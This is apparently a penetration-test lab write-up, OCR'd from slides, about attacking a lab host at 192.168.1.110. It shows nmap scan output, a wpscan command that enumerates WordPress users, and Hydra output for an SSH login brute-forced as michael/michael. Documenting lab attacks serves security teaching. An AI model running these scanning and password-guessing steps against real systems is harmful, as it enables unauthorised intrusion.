
Exploits Used

Exploitation: Security Misconfiguration


- The vulnerability was exploited using an nmap scan (nmap -sV -O 192.168.1.110). This scan uncovered open ports, services, and operating systems.

- Once port 22 was found open, the attacker then ran a wpscan and was able to find usernames to access the targeted machine.

Exploitation: Security Misconfiguration




```
OS detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 19:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00075s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
root@Kali:~#
```




```
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-04 19:57:24
root@Kali:/#
```

Exploitation: Security Misconfiguration

- The command used for the wpscan:
    - wpscan --url http://192.168.1.110/wordpress --enumerate u



```
Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Dated Version of WordPress

